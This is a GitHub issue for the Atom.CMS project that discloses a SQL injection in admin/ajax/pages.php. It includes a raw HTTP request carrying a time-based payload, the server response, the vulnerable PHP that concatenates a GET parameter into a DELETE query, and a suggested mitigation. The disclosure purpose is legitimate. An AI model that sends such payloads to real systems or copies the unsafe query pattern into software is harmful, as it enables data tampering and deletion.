thedigicraft / **Atom.CMS** Public

Code Issues 128 Pull requests 1 Actions Projects Wiki ...

New issue

Jump to bottom

SQL Injection vulnerability on Atom.CMS_admin_ajax_pages.php #263

Open **Limerence98** opened this issue on Mar 21 · 1 comment


Limerence98 commented on Mar 21

Exploit Title: SQL Injection vulnerability on Atom.CMS_admin_ajax_pages.php
Date: 21-March-2022
Exploit Author: @Limerence
Software Link: https://github.com/thedigicraft/Atom.CMS
Version: AtomCMS 2.0

Description:
SQL Injection allows an attacker to run malicious SQL statements on a database and thus being able to read or modify the data in the database. With enough privileges assigned to the database user, it can allow the attacker to delete tables or drop databases.

Code Analysis:

```
GET /admin/ajax/pages.php?id=(sleep(5)) HTTP/1.1
Host: test.test
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://test.test/admin/index.php?page=settings
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```




```
GET /admin/ajax/pages.php?id=(sleep(5)) HTTP/1.1
Host: test.test
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://test.test/admin/index.php?page=settings
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

```
HTTP/1.1 200 OK
Date: Mon, 21 Mar 2022 09:08:40 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 12

Page Deleted
```

admin/ajax/pages.php



```php
<?php

include('../../config/connection.php');

$id = $_GET['id'];


$q = "DELETE FROM posts WHERE id = $id";
$r = mysqli_query($dbc,$q);

if($r) {
    echo 'Page Deleted';
} else {

    echo 'There was an error...<br>';
    echo $q.'<br>';
    echo mysqli_error($dbc);

}


?>
```

payload:id=(sleep(5))

Impact: Read and modify the users database
Mitigation: Use of Parameterized SQL Queries and Validation

creptor commented on Apr 12

Contributor

Same type of vulnerability addressed on #257 and #255

Assignees

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants